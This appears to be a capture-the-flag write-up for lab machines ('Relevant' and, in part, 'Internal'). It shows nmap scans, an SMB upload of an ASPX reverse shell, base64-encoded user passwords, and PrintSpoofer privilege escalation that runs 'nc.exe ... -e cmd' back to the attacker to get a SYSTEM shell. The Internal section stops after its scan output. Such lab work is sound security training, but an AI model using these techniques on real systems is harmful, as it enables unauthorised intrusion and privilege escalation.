
```
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-18 06:01 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 06:01
Completed NSE at 06:01, 0.00s elapsed
Initiating NSE at 06:01
Completed NSE at 06:01, 0.00s elapsed
Initiating NSE at 06:01
Completed NSE at 06:01, 0.00s elapsed
Initiating Ping Scan at 06:01
Scanning 10.10.33.141 [2 ports]
Completed Ping Scan at 06:01, 0.22s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 06:01
Completed Parallel DNS resolution of 1 host. at 06:01, 0.09s elapsed
Initiating Connect Scan at 06:01
Scanning 10.10.33.141 [1 port]
Discovered open port 3389/tcp on 10.10.33.141
```

```
Completed Connect Scan at 06:01, 0.23s elapsed (1 total ports)
Initiating Service scan at 06:01
Scanning 1 service on 10.10.33.141
Completed Service scan at 06:01, 6.64s elapsed (1 service on 1 host)
NSE: Script scanning 10.10.33.141.
Initiating NSE at 06:01
Completed NSE at 06:01, 5.11s elapsed
Initiating NSE at 06:01
Completed NSE at 06:01, 1.35s elapsed
Initiating NSE at 06:01
Completed NSE at 06:01, 0.00s elapsed
Nmap scan report for 10.10.33.141
Host is up (0.22s latency).

PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=Relevant
| Issuer: commonName=Relevant
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2023-07-17T09:12:33
| Not valid after:  2024-01-16T09:12:33
| MD5:   5292:8d6e:1467:7a64:111d:4f2e:6db6:9170
|_SHA-1: b487:3b93:3763:b5c8:47d9:fa19:2a53:d9e2:f646:ff4b
|_ssl-date: 2023-07-18T10:01:53+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: RELEVANT
|   NetBIOS_Domain_Name: RELEVANT
|   NetBIOS_Computer_Name: RELEVANT
|   DNS_Domain_Name: Relevant
|   DNS_Computer_Name: Relevant
|   Product_Version: 10.0.14393
|_  System_Time: 2023-07-18T10:01:48+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

NSE: Script Post-scanning.
Initiating NSE at 06:01
Completed NSE at 06:01, 0.00s elapsed
Initiating NSE at 06:01
Completed NSE at 06:01, 0.00s elapsed
Initiating NSE at 06:01
Completed NSE at 06:01, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.81 seconds
```


Exploitation

Using Microsoft HTTPAPI and SMB SHARE, I GOT ACCESS TO THE MACHINE


Ran a reverse shell aspx script on the web front



```
smb: \> put
put <filename>
smb: \> put shell.aspx
putting file shell.aspx as \shell.aspx (19.9 kb/s) (average 19.9 kb/s)
smb: \> ls
  .                                   D        0  Tue Jul 18 08:20:57 2023
  ..                                  D        0  Tue Jul 18 08:20:57 2023
  passwords.txt                       A       98  Sat Jul 25 11:15:33 2020
  shell.aspx                          A    15968  Tue Jul 18 08:20:58 2023

                7735807 blocks of size 4096. 5136163 blocks available
smb: \> rm shell.aspx
smb: \> put shell.aspx
putting file shell.aspx as \shell.aspx (18.2 kb/s) (average 19.0 kb/s)
smb: \> 
```



```
[User Passwords - Encoded]
Qm9iIC0gIVBAJCRXMHJEITEyMw==
QmlsbCAtIEp1dzRubmFNNG40MjA2OTY5NjkhJCQk
```




```
┌──(kali㉿kali)-[~/relevant_box]
└─$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.17.56.51] from (UNKNOWN) [10.10.79.75] 49911
Spawn Shell...
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
```

SysInfo

```
c:\>systeminfo
systeminfo

Host Name:                 RELEVANT
OS Name:                   Microsoft Windows Server 2016 Standard Evaluation
OS Version:                10.0.14393 N/A Build 14393
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Server
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00378-00000-00000-AA739
Original Install Date:     7/25/2020, 7:56:59 AM
System Boot Time:          7/18/2023, 5:29:33 AM
System Manufacturer:       Xen
System Model:              HVM domU
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz
BIOS Version:              Xen 4.11.amazon, 8/24/2006
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-08:00) Pacific Time (US & Canada)
Total Physical Memory:     1,024 MB
Available Physical Memory: 436 MB
Virtual Memory: Max Size:  2,048 MB
Virtual Memory: Available: 1,396 MB
Virtual Memory: In Use:    652 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 3 Hotfix(s) Installed.
                           [01]: KB3192137
                           [02]: KB3211320
                           [03]: KB3213986
Network Card(s):           1 NIC(s) Installed.
                           [01]: AWS PV Network Device
                                 Connection Name: Ethernet 2
                                 DHCP Enabled:    Yes
                                 DHCP Server:     10.10.0.1
                                 IP address(es)
                                 [01]: 10.10.63.84
                                 [02]: fe80::8df7:76da:77b8:539a
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
```


FirstFlag



```
c:\Users\Bob>cd Desktop
cd Desktop

c:\Users\Bob\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is AC3C-5CB5

 Directory of c:\Users\Bob\Desktop

07/25/2020  02:04 PM    <DIR>          .
07/25/2020  02:04 PM    <DIR>          ..
07/25/2020  08:24 AM                35 user.txt
               1 File(s)             35 bytes
               2 Dir(s)  20,277,166,080 bytes free

c:\Users\Bob\Desktop>type user.txt
type user.txt
THM{fdk4ka34vk346ksxfr21tg789ktf45}
c:\Users\Bob\Desktop>
```

PostExploitation


Dangerous Privileges




```
c:\>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

1. **CAN ABUSE SeImpersonatePrivilege using https://github.com/itm4n/**

PrintSpoofer



```
c:\Program>ps64.exe
ps64.exe
[-] Please specify a command to execute

c:\Program>ps64.exe -c "c:\Program\nc.exe 10.17.56.51 4445 -e cmd"
ps64.exe -c "c:\Program\nc.exe 10.17.56.51 4445 -e cmd"
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK

c:\Program>
```



```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 4445
listening on [any] 4445 ...
connect to [10.17.56.51] from (UNKNOWN) [10.10.63.84] 49901
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Boom! We are root!

Internal

Scope of Work

The client requests that an engineer conducts an external, web app, and internal assessment of the provided virtual environment. The client has asked that minimal information be provided about the assessment, wanting the engagement conducted from the eyes of a malicious actor (black box penetration test). The client has asked that you secure two flags (no location provided) as proof of exploitation:

- User.txt
- Root.txt

Additionally, the client has provided the following scope allowances:

◇ Ensure that you modify your hosts file to reflect internal.thm

◇ Any tools or techniques are permitted in this engagement

◇ Locate and note all vulnerabilities found

◇ Submit the flags discovered to the dashboard

◇ Only the IP address assigned to your machine is in scope

Information Gathering

Nmap

Complete

```
┌──(kali㉿kali)-[~/internalBox]
└─$ cat nmap-long.txt
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-18 10:58 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:58
Completed NSE at 10:58, 0.00s elapsed
Initiating NSE at 10:58
Completed NSE at 10:58, 0.00s elapsed
Initiating NSE at 10:58
Completed NSE at 10:58, 0.00s elapsed
Initiating Ping Scan at 10:58
Scanning 10.10.99.195 [4 ports]
Completed Ping Scan at 10:58, 0.21s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:58
Scanning 10.10.99.195 [65535 ports]
Discovered open port 80/tcp on 10.10.99.195
Discovered open port 22/tcp on 10.10.99.195
SYN Stealth Scan Timing: About 6.90% done; ETC: 11:05 (0:06:58 remaining)
SYN Stealth Scan Timing: About 10.21% done; ETC: 11:08 (0:08:56 remaining)
SYN Stealth Scan Timing: About 13.60% done; ETC: 11:09 (0:09:38 remaining)
SYN Stealth Scan Timing: About 32.66% done; ETC: 11:09 (0:07:34 remaining)
SYN Stealth Scan Timing: About 48.67% done; ETC: 11:11 (0:06:59 remaining)
SYN Stealth Scan Timing: About 55.52% done; ETC: 11:12 (0:06:16 remaining)
SYN Stealth Scan Timing: About 61.76% done; ETC: 11:12 (0:05:33 remaining)
SYN Stealth Scan Timing: About 67.39% done; ETC: 11:13 (0:04:49 remaining)
SYN Stealth Scan Timing: About 73.13% done; ETC: 11:13 (0:04:03 remaining)
SYN Stealth Scan Timing: About 78.51% done; ETC: 11:13 (0:03:17 remaining)
SYN Stealth Scan Timing: About 83.86% done; ETC: 11:13 (0:02:29 remaining)
SYN Stealth Scan Timing: About 89.05% done; ETC: 11:13 (0:01:42 remaining)
SYN Stealth Scan Timing: About 94.27% done; ETC: 11:13 (0:00:54 remaining)
Completed SYN Stealth Scan at 11:14, 956.66s elapsed (65535 total ports)
Initiating Service scan at 11:14
Scanning 2 services on 10.10.99.195
Completed Service scan at 11:14, 6.47s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 10.10.99.195
Retrying OS detection (try #2) against 10.10.99.195
Retrying OS detection (try #3) against 10.10.99.195
Retrying OS detection (try #4) against 10.10.99.195
Retrying OS detection (try #5) against 10.10.99.195
Initiating Traceroute at 11:14
Completed Traceroute at 11:14, 3.02s elapsed
NSE: Script scanning 10.10.99.195.
Initiating NSE at 11:14
Completed NSE at 11:14, 5.95s elapsed
Initiating NSE at 11:14
Completed NSE at 11:14, 0.81s elapsed
Initiating NSE at 11:14
Completed NSE at 11:14, 0.00s elapsed
Nmap scan report for 10.10.99.195
Host is up (0.19s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6e:fa:ef:be:f6:5f:98:b9:59:7b:f7:8e:b9:c5:62:1e (RSA)
|   256 ed:64:ed:33:e5:c9:30:58:ba:23:04:0d:14:eb:30:e9 (ECDSA)
|_  256 b0:7f:7f:7b:52:62:62:2a:60:d4:3d:36:fa:89:ee:ff (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=7/18%OT=22%CT=1%CU=30080%PV=Y%DS=5%DC=T%G=Y%TM=64B6AC6
OS:6%P=x86_64-pc-linux-gnu)SEQ(SP=102%GCD=1%ISR=109%TI=Z%CI=Z%II=I%TS=A)SEQ
OS:(SP=106%GCD=1%ISR=10B%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M508ST11NW7%O2=M508ST11
OS:NW7%O3=M508NNT11NW7%O4=M508ST11NW7%O5=M508ST11NW7%O6=M508ST11)WIN(W1=F4B
OS:3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M50
OS:8NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(
OS:R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S
+%F
OS:=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y
%T
OS:=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RI
OS:D=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Uptime guess: 48.284 days (since Wed May 31 04:25:09 2023)
Network Distance: 5 hops
TCP Sequence Prediction: Difficulty=258 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3306/tcp)
HOP RTT       ADDRESS
1   65.41 ms  10.17.0.1
2   ... 4
5   188.85 ms 10.10.99.195

NSE: Script Post-scanning.
Initiating NSE at 11:14
```

```
Completed NSE at 11:14, 0.00s elapsed
Initiating NSE at 11:14
Completed NSE at 11:14, 0.00s elapsed
Initiating NSE at 11:14
Completed NSE at 11:14, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 988.55 seconds
           Raw packets sent: 70847 (3.121MB) | Rcvd: 71299 (3.201MB)
```

Quick

